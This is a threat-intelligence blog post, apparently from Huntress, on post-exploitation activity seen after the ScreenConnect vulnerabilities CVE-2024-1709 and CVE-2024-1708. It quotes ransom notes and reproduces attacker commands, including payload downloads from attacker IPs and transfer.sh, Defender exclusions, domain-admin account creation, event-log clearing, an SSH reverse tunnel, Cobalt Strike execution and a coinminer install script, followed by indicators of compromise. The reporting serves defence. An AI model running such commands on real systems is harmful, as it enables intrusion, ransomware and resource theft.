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February 23, 2024

SlashAndGrab: ScreenConnect Post- Exploitation in the Wild (CVE-2024-1709 & CVE- 2024-1708)

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Since February 19, Huntress has been sharing technical details of the ScreenConnect vulnerability we're calling "["SlashAndGrab."](#)" In previous [posts](#), we shared the details of this vulnerability, its exploit, and shared detection guidance.

endpoints and Microsoft 365 identities, science-backed security awareness training, and the expertise of our 24/7 Security Operations Center (SOC).

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In this article, we've collected and curated threat actor activity fresh from the Huntress Security Operations Center (SOC), where our team has detected and kicked out active adversaries leveraging ScreenConnect access for post-exploitation tradecraft.

The adversaries taking advantage of this vulnerability have been VERY busy. There is a lot to cover here, so buckle up and enjoy some tradecraft!

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Adversaries Deploying Ransomware

A number of adversaries leveraged their newly ill-gotten ScreenConnect gains to deploy ransomware.

LockBit

With the impressive joint international takedown efforts to disrupt

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LB3.exe, which again, matches the canned and publicly leaked builder.

We believe this is an important distinction. While the malware deployed appears associated with LockBit, there is no evidence we've seen suggesting the joint international takedown efforts are anything short of a landmark milestone to disrupt one of the largest and most active ransomware groups in the world.

```
1#Ransomware binaries  
2C:\\Windows\\TEMP\\ScreenConnect\\22.5.7881.8171\\LB3.exe\\  
3  
4#Defense evasion  
5powershell -c foreach ($disk in Get-WmiObject Win32_Logic  
SlashAndGrab_lockbit.ps1 hosted with ❤ by GitHub view raw
```




Figure 1: Example of LockBit ransomware executed through ScreenConnect

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```
>>> Your data are stolen and encrypted
The data will be published on TOR website if you do not pay the ransom

>>> What guarantees that we will not deceive you?
We are not a politically motivated group and we do not need anything other than your money.
If you pay, we will provide you the programs for decryption and we will delete your data.
If we do not give you decryptrers, or we do not delete your data after payment, then nobody will pay us in the future.
Therefore to us our reputation is very important. We attack the companies worldwide and there is no dissatisfied victim after payment.

>>> You need contact us and decrypt one file for free on these TOR sites with your personal DECRYPTION ID
Download and install tox chat https://tox.chat/download.html
Write to a chat and wait for the answer, we will always answer you.
Sometimes you will need to wait for our answer because we attack many companies.
Our tox id is [REDACTED]

>>> Your personal DECRYPTION ID: [REDACTED]
>>> Warning! Do not DELETE or MODIFY any files, it can lead to recovery problems!
>>> Warning! If you do not pay the ransom we will attack your company repeatedly again!
```

Figure 2: Ransomware note

Other Ransomware Attempts

We observed other ransomware attempts, like **upd.exe** and **svchost.exe**, that Microsoft Defender consistently neutralized.

We also observed adversaries leverage certutil downloaded ransomware **.MSI** payloads, which they also made persistent via startup folders.

```
1certutil -urlcache -f http[:]//23.26.137[.]225:8084/msappdat
```

SlashAndGrab_certutil.ps1 hosted with ❤ by GitHub

[view raw](#)

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Detector	Type	Name	Command	Date Added	Present	Category
	Common Startup Folder	mpyutild.msi	mpyutild.msi	2024-02-22 05:14:27 UTC	✓	
Host Autorun ID		23740849496				
Created		1 day				
Classification		Monitored ↴				
Classification Source		Unknown				
Classification Date		2024-02-22 05:13:42 UTC				
Category						
From Survey		02/22/2024 - 05:14				
Foothold Details						
File Path		c:\programdata\microsoft\windows\start menu\programs\startup\mpyutild.msi				
Name		mpyutild.msi				
Path		c:\programdata\microsoft\windows\start menu\programs\startup\mpyutild.msi				
User		Public				
Command		mpyutild.msi				
Location		Common Startup				
Binary Mod Time		2024-02-22 00:04:04 EST				
Binary Create Time		2024-02-22 00:04:39 EST				

Figure 3: Example of ransomware added as a persistence mechanism

The ransom note from the threat actor who deployed the MSI has been included as well.

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Hello

We are a team of high-level competent team of Pentesters but NOT a THREAT to your reputable organization
We secure networks of companies to avoid complete destruction and damages to companies
We encrypted all files on Your servers to show sign of breach / network intrusion

To resolve this Continue reading !!!!
ALL files oN Your Entire Network Servers and Connected Devices are Encrypted.
Means , Files are modified and are not usable at the moment.

Don't Panic !!!
All Encrypted files can be reversed to original form and become usable .
This is Only Possible if you buy the universal Decryption software from me.

Price for universal Decryption Software : \$ Contact us either through email or tox chat app for the ransom price \$

You Have 72 hours To Make Payment As Price of Universal Decryption software increases by \$1000 dollars every 24 hours.
Contact on this email: [REDACTED]
copy email address and write message to [REDACTED]
You can write me on tox:
Download tox app from <https://tox.chat>
Create new Account ..
Send me friend request using my tox id:

[REDACTED]

copy and paste it as it is

Before You Pay me ... I will Decrypt 3 files for free To proof the universal Decryption software works
Failure to Pay Me :
Kindly RESPECT my Rules
Note: Huge amounts of Data / documents has been stolen from your Network servers and will be published online for free
I have stolen All Your Databases ; DAta on your shared drives ; AD users Emails(Good for Spam) ;
i have stolen huge amount of critical data from your servers
* I keep the breach private only if your cooperate *

Figure 4: Example ransomware note

Ransomware Anti-Forensics

Ransomware actors also tried to remove event logs via `wevtutil.exe cl` to frustrate investigators' analysis at a later time. Fortunately, Huntress Managed EDR is far too perceptive to entertain adversarial frustration. 😊

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Detection Timeline

Monitored cmd.exe (4 of 2) Interval: Unknown #11872

Process Details

Parent PID	4440
PID	11872
User	NT AUTHORITY\SYSTEM
User ID	S-1-5-18
Process Name	cmd.exe
Started At	2024-02-22 19:36:39 UTC
Elevated Access Privileges	False
Executable	C:\WINDOWS\system32\cmd.exe
Command Line	'cmd.exe' /c 'C:\WINDOWS\TEMP\P\ScreenConnect\22_10013.8329\dd419f4e-1c21-4cbf-975c-4941d566824run.cmd'

File Details

Signature	Microsoft Corporation
SHA1	e9be2f86e3a3bf02d1953aecf0ed22284596d4
SHA256	265b69033ceca79ff8214a34cd9b17912909af46c7a47395dd7bb893a24507e59
MD5	cb6cd09f6a25744a8fa6e4b3e4d260c5
Size	283 KB

High wevtutil.exe (5 of 2) Interval: 17s #17928

Process Details

Parent PID	11872
PID	17928
User	NT AUTHORITY\SYSTEM
User ID	S-1-5-18
Process Name	wevtutil.exe
Detection Rule	Windows Event Log Clearing
Started At	2024-02-22 19:36:57 UTC
Elevated Access Privileges	False
Executable	C:\WINDOWS\system32\wevtutil.exe
Command Line	wevtutil.exe cl \\"Application\"
MITRE	

Figure 5: Example execution of wevtutil.exe log clearing via ScreenConnect

Adversaries Enumerating

There was a particular adversary, using **185.62.58[.]132**, executing a script on compromised systems across multiple unique victim networks. The intent of the script was to identify which of their compromised systems with the highest privileges.

We believe this demonstrates the scale with which threat actors are abusing this vulnerability as they are working to automate their understanding of where to take additional, post-

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on.name	host.hostname	agent.url	process.name	process.command_line	process.parent.name	process.parent_command_line.txt	process.parent.parent.name	process.parent.parent_command_line.txt
[REDACTED]	[REDACTED]	[REDACTED]	powershell.exe	Invoke-WebRequest -Uri http://108.6.1.210.72/MyUserName.\$env:Us	SYSTEM	cmd.exe	"cmd.exe" /c "C:\Windows\TEMP\ScreenConnect\enConnect28.8.29679.75381f6e1acf1-3695-4264-bc7e-a992d9f936eRun.cm"	C:\Program Files (x86)\ScreenConnect Client\7602fa7a7e8bf0f\ScreenConnectClient.exe
[REDACTED]	[REDACTED]	[REDACTED]	powershell.exe	Invoke-WebRequest -Uri http://108.6.1.210.72/MyUserName.\$env:Us	SYSTEM	cmd.exe	"cmd.exe" /c "C:\Windows\TEMP\ScreenConnect\enConnect28.8.29679.75381f6e1acf1-4072-4d6b-a499-8f9b0ed4426Run.cm"	C:\Program Files (x86)\ScreenConnect Client\7602fa7a7e8bf0f\ScreenConnectClient.exe
[REDACTED]	[REDACTED]	[REDACTED]	powershell.exe	Invoke-WebRequest -Uri http://108.6.1.210.72/MyUserName.\$env:Us	SYSTEM	cmd.exe	"cmd.exe" /c "C:\Windows\TEMP\ScreenConnect\enConnect28.8.29679.75381f6e1acf1-4074-471c-a7f1-5e52d76ea4fRun.cm"	C:\Program Files (x86)\ScreenConnect Client\7602fa7a7e8bf0f\ScreenConnectClient.exe
[REDACTED]	[REDACTED]	[REDACTED]	powershell.exe	Invoke-WebRequest -Uri http://108.6.1.210.72/MyUserName.\$env:Us	SYSTEM	cmd.exe	"cmd.exe" /c "C:\Windows\TEMP\ScreenConnect\enConnect28.8.29679.75381f6e1acf1-6214-471c-a7f1-5e52d76ea4fRun.cm"	C:\Program Files (x86)\ScreenConnect Client\7602fa7a7e8bf0f\ScreenConnectClient.exe

Figure 6: Adversary enumerating the user they control via ScreenConnect




Figure 7: Adversary enumerating the user they control via ScreenConnect

Adversary Cryptocurrency Miners

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There was a particularly entertaining attempt to masquerade a coinminer as a legitimate SentinelOne file.

```
1powershell wget -uri http://185[.]232[.]92[.]32:8888/Sentin
2
3wget -uri http://185[.]232[.]92[.]32:8888/Logs.txt -OutFile C:
4
5wget -uri http://185[.]232[.]92[.]32:8888/SentinelAgentCore.dl
6
7cmd /c C:\\Windows\\Help\\Help\\SentinelUI.exe;
8
9SCHTASKS /Create /TN \\Microsoft\\Windows\\Wininet\\UserCache_17085352
```

SlashAndGrab_name_senui.ps1 hosted with ❤ by GitHub [view raw](#)

Figure 8: Creation of a coinminer masquerading as SentinelOne

We also observed adversaries downloading and using a xmrig cryptominer, with further details below.

Adversaries Installing Additional Remote Access

Adversaries seemed to commonly install additional, "legitimate" remote access tools, likely as an attempt to remain persistent even once the ScreenConnect fiasco has been cleared up.

Simple Help

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- C:\\Users\\oldadmin\\Documents\\Maxx Uptime
remote connection\\Files\\agent.exe\\
- C:\\ProgramData\\JWrapper-Remote
Access\\JWAppsSharedConfig\\restricted\\Simpl
eService.exe
- C:\\Users\\oldadmin\\Documents\\MilsoftConnec
t\\Files\\ta.exe
- C:\\Windows\\spsrv.exe

We also observed a configuration file dropped to
C:\\ProgramData\\JWrapper-Remote
Access\\JWAppsSharedConfig\\serviceconfig.xml, which
revealed it was configured to communicate to the public IPv4
91.92.240[.]71.

The user **oldadmin** was observed being used running similar
commands across multiple unique victim organizations.

Figure 9: Execution of Simple Help RMM Agent

SSH

This threat actor leveraged their ScreenConnect access to
download and run an SSH backdoor, seemingly to facilitate an
RDP connection.

```
1#Script that initiated SSH
```

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```
8  Expand-Archive ($r + "z.zip") -d $r
9}
10$args = @("tunnel@" + $g, "-Z lollersk8", "-R " + $p +
11Start-Process -f $e -a $args -PassThru -WindowStyle Hidden
12```
13
14#final command run on a host
15C:\sssh\ssh.exe" tunnel@aqua[.]oops.wtf -Z lollersk8
```

SlashAndGrab_SSH.ps1 hosted with ❤ by GitHub

[view raw](#)

Figure 10: Huntress report for the aforementioned ssh backdoor

Google Chrome Remote Desktop

We also observed an adversary do something quite interesting with [Google Chrome's Remote Desktop](#). They pulled the installer directly from Google infrastructure, which stores it as a service—no doubt in the hopes they could persistently and remotely access the environment via a second GUI remote access tool (we enjoy crushing hacker hopes here at Huntress).

```
1# Download from Google
2powershell -c (New-Object System.Net.WebClient).DownloadFile('ht
3
4# Install
5msiexec /i C:\\\\ProgramData\\\\1.msi
```

SlashAndGrab_chrome_remote.ps1 hosted with ❤ by GitHub

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Downloading Tools and Payloads

A common tradecraft denominator between the adversaries we observed involved them downloading further tools and payloads.

For example, an adversary leveraged PowerShell's **Invoke-WebRequest** (**iwr**) to call on additional payloads for their SSH persistent tunnel.

```
1powershell.exe -c "$p = 9595; iwr -UseBasicParsing
```

SlashAndGrab_SSH_download.ps1 hosted with ❤ by GitHub

[view raw](#)

Figure 13: Attempted PowerShell cradle download invocation to grab additional post-exploitation tools for SSH tunneling

We also observed an adversary download the **SimpleHelp RMM** via curl and rename the executables to .png's in an attempt to evade detection (spoiler: they did not evade detection).

```
1curl https[:]//cmctt.]com/pub/media/wysiwyg/sun.png  
2curl https[:]//cmctt[.]com/pub/media/wysiwyg/invoke.png
```

SlashAndGrab_curl.ps1 hosted with ❤ by GitHub

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Figure 14: SimpleHelp RMM renamed to sun.png, accessed via

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SlashAndGrab_servicetest2.ps1 hosted with ❤ by GitHub

[view raw](#)

Download Evasion

We also observed adversaries leverage LOLBINS like `certutil` to download their payloads, likely in an attempt to fly under the radar.

```
1certutil -urlcache -f http[:]//23.26.137[.]225:8084/msappdat
```

SlashAndGrab_certutil.ps1 hosted with ❤ by GitHub

[view raw](#)

Some adversaries maliciously modified the AV on the host before downloading their payloads. In this specific example, `svchost.exe` was deleted before analysis could be conducted.

```
1#adversary excluded directories and neutralised D
2powershell -ep bypass -c \"Set-MpPreference -DisableRealTimeMonitoring -ExclusionPath C:\\Windows\\Temp
3
4Set-MpPreference -ExclusionPath C:\\Windows\\Temp
5
6#then downloaded their file
7Invoke-WebRequest http://159[.]65[.]130[.]146:444
8
9C:\\Windows\\Temp\\svchost.exe
```

SlashAndGrab_svhost.ps1 hosted with ❤ by GitHub

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Figure 15: Evidence of a malicious payload download with defense evasion attempt

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```
1curl hxxp[:/]minish[.]wiki[.]gd/c[.]pdf -o c:\\programdata\\update[.]
```

SlashAndGrab_curl_dat.ps1 hosted with ❤ by GitHub

[view raw](#)

Figure 16: Evidence of Cobalt Strike payload download

Transfer.sh

Interestingly, we observed an adversary mass download cryptocurrency miners using the temporary file upload website [transfer.sh](#).

```
1powershell -command \"iex ((New-Object System[.]Net[.]W
```

SlashAndGrab_transfer.ps1 hosted with ❤ by GitHub

[view raw](#)

Excerpt of the script (full script in the Appendix):

```
1$listi = 'hxxps[://]transfer[.]sh/UFQTwgYszH/config13[.]js
2\hxxps[://]transfer[.]sh/ATVMNG5Pbu/config13[.]js
3\hxxps[://]transfer[.]sh/s27p8BcTxz/config12[.]js
4\hxxps[://]transfer[.]sh/ojw6aKoA4A/config11[.]js
5\hxxps[://]transfer[.]sh/lyEkHLGt03/config10[.]js
6\hxxps[://]transfer[.]sh/814d5qR39o/config9[.]js
7\hxxps[://]transfer[.]sh/xkIMWnocQH/config8[.]js
8\hxxps[://]transfer[.]sh/Db5eUfqKP9/config7[.]js
9\hxxps[://]transfer[.]sh/L1e30KShXP/config6[.]js
10\hxxps[://]transfer[.]sh/w2Y0iuEKiY/config5[.]js
11\hxxps[://]transfer[.]sh/6bkwRh4NXd/config4[.]js
12\hxxps[://]transfer[.]sh/PRBRzMMEKC/config3[.]js
13\hxxps[://]transfer[.]sh/RWSn6NLIr7/config2[.]js'
```

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SlashAndGrab_transfer_extract.ps1 hosted with ❤ by GitHub

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Figure 17: PowerShell invocation of malicious script downloaded from Transfer.sh

Adversaries Dropping Cobalt Strike

Unsurprisingly, many adversaries attempted to drop and run a Cobalt Strike beacon on the host.

```
1# Downloaded from hxxp[://]minish[.]wiki[.]gd/c[.]  
2  
3#Exclude directory in Defender  
4powershell.exe Add-MpPreference -ExclusionPath C:\\program  
5  
6#Deploy beacon  
7rundll32.exe c:\\programdata\\update.dat UpdateSystem
```

SlashAndGrab_beacon_evade.ps1 hosted with ❤ by GitHub

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Figure 18: Setting exclude directory in Windows Defender for the Cobalt Strike beacon

Figure 19: Execution of Cobalt Strike

It's also worth noting that Defender thwarted many of these

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It was also common to see the same adversaries drop the (earlier mentioned SentinelUI) cryptocurrency miner **and** attempt a Cobalt Strike beacon, which Windows Defender would neutralize.

Figure 21: Evidence of cryptominers and Cobalt Strike being neutralized by Defender

Adversaries Persisting

Adversaries, of course, want to persist in an environment, beyond their initial access method—and for good reason. This ScreenConnect vulnerability had rapid mitigations suggested by Huntress and ConnectWise that would have undermined the adversary's access.

Creating New Users

Our SOC observed a number of adversaries prioritize creating their own users, once they landed on a machine, using naming conventions that would attempt to fly under the radar, as well as add these to highly privileged groups.

```
1net user /add default test@2021! /domain  
2net group \"Domain Admins\" default /add /domain  
3net group \"Enterprise Admins\" default /add /domain  
4net group \"Remote Desktop Users\" default /add /domain  
5net group \"Group Policy Creator Owners\" default /add  
6net group \"Schema Admins\" default /add /domain  
7net user default /active:yes /domain  
8
```

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```
15  
16  
17 net user temp 123123qwE /add /domain  
18 net group \"Domain Admins\" temp /add /domain
```

SlashAndGrab_new_users.ps1 hosted with ❤ by GitHub

[view raw](#)

Figure 22: Evidence of adding a new user

Persistent Reverse Shell

The SOC also observed an adversary transfer a `C:\\\\perflogs\\\\RunSchedulerTaskOnce.ps1` from the ScreenConnect compromised, as confirmed from analysis of Windows Event Log's `Application.evtx` - **Event ID 0**.

```
1# Excerpt from Application.evtx EventID 0  
2 EventData:  
3   Data:  
4     - "Transferred files with action 'Transfer':\\r\\nRunSchedulerTask  
5   Channel: Application  
6   EventID: 0  
7   EventID_attributes:  
8     SystemTime: "2024-02-23T04:06:06Z"
```

SlashAndGrab_application_extract.evtx hosted with ❤ by GitHub

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Figure 23: PowerShell execution of malicious script PowerShell script that included an encoded a Driver.dll

The script was in fact deleted, but could be **partially** restored by

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Figure 24: Extract of PowerShell code from PowerShell Operational EVTX

Figure 25: Extract of deobfuscated PowerShell code from CyberChef

This would download a **driver.dll**, and leverage WMI Event Consumer / PwSH persistence (named **System_Cmr**).

Figure 26: Evidence of the encoded script's persistence mechanism in the Huntress platform

Wrapping Up

This incredibly interesting ScreenConnect exploit has enamored many of us at Huntress for the last few days, but it's a shame our adversaries didn't commit to pairing this new exploit with *new* tradecraft.

It's worth driving this point home: **most of the post-compromise activities we have documented in this article aren't novel, original, or outstanding**. Most threat actors simply don't know what to do beyond the same usual, procedural tradecraft; **cybercriminals are rarely sophisticated**, and the infosec community can beat them together.

Adversaries will default to their "tried and true" methods. An

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If you're interested in more, come and check out the [next episode](#) of our [Product Lab webinar](#), where we'll be sharing even more technical details behind this threat and answer any questions from the community.

Appendix

ATT&CK

Tactic	Technique	Description
Initial Access	T1190: Exploit Public-Facing Application	Adversaries are leveraging a path traversal bug and auth bypass in ScreenConnect that allows them to create a privileged account for remote control.
Discovery	T1087: Account Discovery	Adversaries are attempting to discover privileged users by running a script across compromised systems.
		Adversaries are attempting to evade detection by adding

T1562_001_Disable

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Defense Evasion	T1070.001: Clear Windows Event Logs	Ransomware actors attempt to remove event logs using wevtutil.exe cl command to hinder forensic analysis.
Execution	T1059: Command and Scripting Interpreter T1059.001: Powershell T1059.003: Windows Command Shell	Adversaries are using PowerShell and CMD to download and execute scripts from remote locations, facilitating various activities such as cryptocurrency mining and remote access.
Persistence	T1547.001: Boot or Logon Autostart Execution: Registry Run Keys / Startup Folder	Adversaries stored their MSI ransomware payload in the Public startup folder
Persistence	T1136: Create Account	Adversaries created new users and in some instances added them to privileged groups.
		Adversaries are creating

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Persistence	T1546.003: Event Triggered Execution: Windows Management Instrumentation Event Subscription	Adversaries are modifying the registry to achieve persistence by adding WMI Event Consumers.
Persistence	T1133: External Remote Services	Adversaries are compromising ScreenConnect instances, deploying SSH tunnels, Chrome remote desktops, and alternate RMMs for evasive, persistent remote access
Command and Control	T1105: Ingress Tool Transfer	Adversaries are downloading files using curl, certutil, and Invoke-WebRequest.
Command and Control	T1572: Protocol Tunneling	Adversaries created SSH tunnels for communication.
Impact	T1496: Resource Hijacking	Cryptocurrency miners are being deployed by adversaries

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Software	S0154: Cobalt Strike	Adversaries are leveraging Cobalt Strike beacons to achieve C2 connections to compromised ScreenConnect machines.
----------	----------------------	---

IoCs

IoC Type	Indicator	Hash
Ransomware	C:\Windows\TEMP\ScreenConnect\22.5.7881.8171\LB3.exe	78a11835b48bbe6a0127b777c0c3cc102e726205f67afefcd82f073e56489e49
Ransomware	http[::]/23.26.137[.]225:8084/msap pdata.msi c:\mpyutd.msi	8e51de4774d27ad31a83d5df060ba008148665ab9caf6bc889a5e3fba4d7e600
Ransomware	UPX.exe	2da975fee507060baa1042fb45e8467579abf3f348f1fd37b86bb742db63438a
Ransomware	svchost.exe	a50d9954c0a50e5804065a8165b1857104816020024

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		bbbe614e711b3ca989
Cobalt Strike	hxxp[://]minish[.]wiki[.]gd/c[.]pdfC:\programdata\update[.]dat	0a492d89ea2c05b1724a58dd05b7c4751e1ffdd2eab3a2f6a7ebe65bf3fdd6fe
Cobalt Strike	C:\perflogs\RunSchedulerTaskOnce.ps1	6065fee2d0cb0dc7d0c0788e7e9424088e722dfcf9356d20844d7b2d75b20163
Cobalt Strike	copy.exe	81b4a649a42a157facede979828095ccddcdf6cec47e8a3156530e0c02e9625e
Google Chrome Remote Desktop	https://dl.google.com/edgedl/chrome-remote-desktop/chromeremotedesktophost.msi:C:\ProgramData\1.msi	c47bfe3b3ecc86f87d2b6a38f0f39968f6147c2854f51f235454a54e2134265
SimpleHelp RMM	https[://]cmctt.]com/pub/media/wysiwyg/sun.pngC:\Windows\spsrv.exe	e8c48250cf7293c95d9af1fb830bb8a5aa9cfb192d8697d2da729867935c793

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	remote connection\\Files\\ agent.exe	38812fd03ab4cc1 4932e	
SimpleHelp RMM	C:\\ProgramData \\JWrapper- Remote Access\\JWApps SharedConfig\\se rviceconfig.xml	2e0df44dd75dbd bd70f1a777178ad 8a1867cf07385255 08b6120ba21f450 5f47	
SimpleHelp RMM IPv4	91.92.240[.]71		
SSH Script	d	69c7fc246c4867f0 70e1a7b80c7c415 74ee76ab54a8b5 43a1e0f20ce4a0 d5cde	
SSH Script	Z.zip	aa9f5ed1eede9a ac6d07b0ba13b7 3185838b159006f a83ed45657d7f3 33a0efe	
Beacon	driver.dll	6e8f83c88a66116 e1a7eb105495428 90d1910aae0000 e3e70f6307aae21 f9090	
Unknown	159[.]65[.]130[.]14 6:4444/svchost.e xeC:\\Windows\\Te mp\\svchost.exe		

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	onfig12[.]json	
Cryptocurrency Miner	hxxps[:/]transfer[.]sh/ojw6aKoA4A/config11[.]json	
Cryptocurrency Miner	hxxps[:/]transfer[.]sh/8l4d5qR39o/config9[.]json	
Cryptocurrency Miner	hxxps[:/]transfer[.]sh/xkIMWnocQH/config8[.]json	
Cryptocurrency Miner	hxxps[:/]transfer[.]sh/Db5eUfqKP9/config7[.]json	
Cryptocurrency Miner	hxxps[:/]transfer[.]sh/L1e30KShXP/config6[.]json	
Cryptocurrency Miner	hxxps[:/]transfer[.]sh/w2Y0iuEKiY/config5[.]json	
Cryptocurrency Miner	hxxps[:/]transfer[.]sh/6bkwRh4NXd/config4[.]json	
Cryptocurrency Miner	hxxps[:/]transfer[.]sh/PRBRzMMEKC/config3[.]json	
Cryptocurrency Miner	hxxps[:/]transfer[.]sh/RWSn6NLLr7/	

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Cryptocurrency Miner	hxxps[://]transfer[.]sh/FeDRSFU5XV/config[.]json
----------------------	--

Contents of inject.ps1 - Crypto Currency Miner

```
1powershell -command \"iex ((New-Object System.Net.WebCl
2
3# Check for Administrator rights
4if (-NOT ([Security.Principal.WindowsPrincipal][Secu
5    Write-Host 'Please Run as Administrator!' -Foregr
6    Exit
7}
8# Check and return current user name
9$currentUser = [System.Security.Principal.Wind
10# Paths
11$dircheck = 'C:\ProgramData\.logstxt'
12#$filcheck = 'C:\path\to\xmrig.service' # You mi
13$filcheck = 'C:\Users\$currentUser\rundll32.ex
14# Removal functions
15if (Test-Path $dircheck) {
16    Remove-Item -Recurse -Force $dircheck
17}
18if (Test-Path $filcheck) {
19    Remove-Item -Force $filcheck
20}
21
22# Download files, I am using ngrok as port forwar
23$listi = 'https://transfer.sh/UFQTwgYszH/config14.
24$randconf = Get-Random -InputObject $listi
25Invoke-WebRequest -Uri $randconf -Headers @{'ngrok-ski
26Invoke-WebRequest -Uri 'https://transfer.sh/ePlTBkD
27Invoke-WebRequest -Uri 'https://transfer.sh/CrNx3LV
```

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```
3$tfl = [math]::Round(25 * $threads)
35
36 # Move and setup files
37 if (-not (Test-Path $dircheck)) {
38     New-Item -ItemType Directory -Path $dircheck
39 }
40 Move-Item rundll32.exe $dircheck
41 Move-Item config.json $dircheck
42 Move-Item nssm.exe $dircheck
43 # Move-Item xmrig.service C:\path\to\services\fol
44
45 # TODO: Setup as a Windows service (consider tool
46
47 #create a nssm command that will make the xmrig.e
48 Set-Location $dircheck
49\nssm install xmrig 'C:\ProgramData\.logstxt\rundll32.e
50\nssm set xmrig AppDirectory 'C:\ProgramData\.logstxt'
51\nssm set xmrig AppParameters 'rundll32.exe -B -c config.j
52
53 # Start the service
54\nssm start xmrig
55
56 #make the xmrig service run on startup
57\nssm set xmrig start SERVICE_AUTO_START
58
59 #make the xmrig write in a log file
60\nssm set xmrig AppNoConsole 1
61
62 #make the xmrig run in the background
63\nssm set xmrig Type SERVICE_WIN32_OWN_PROCESS
64
65
66
```

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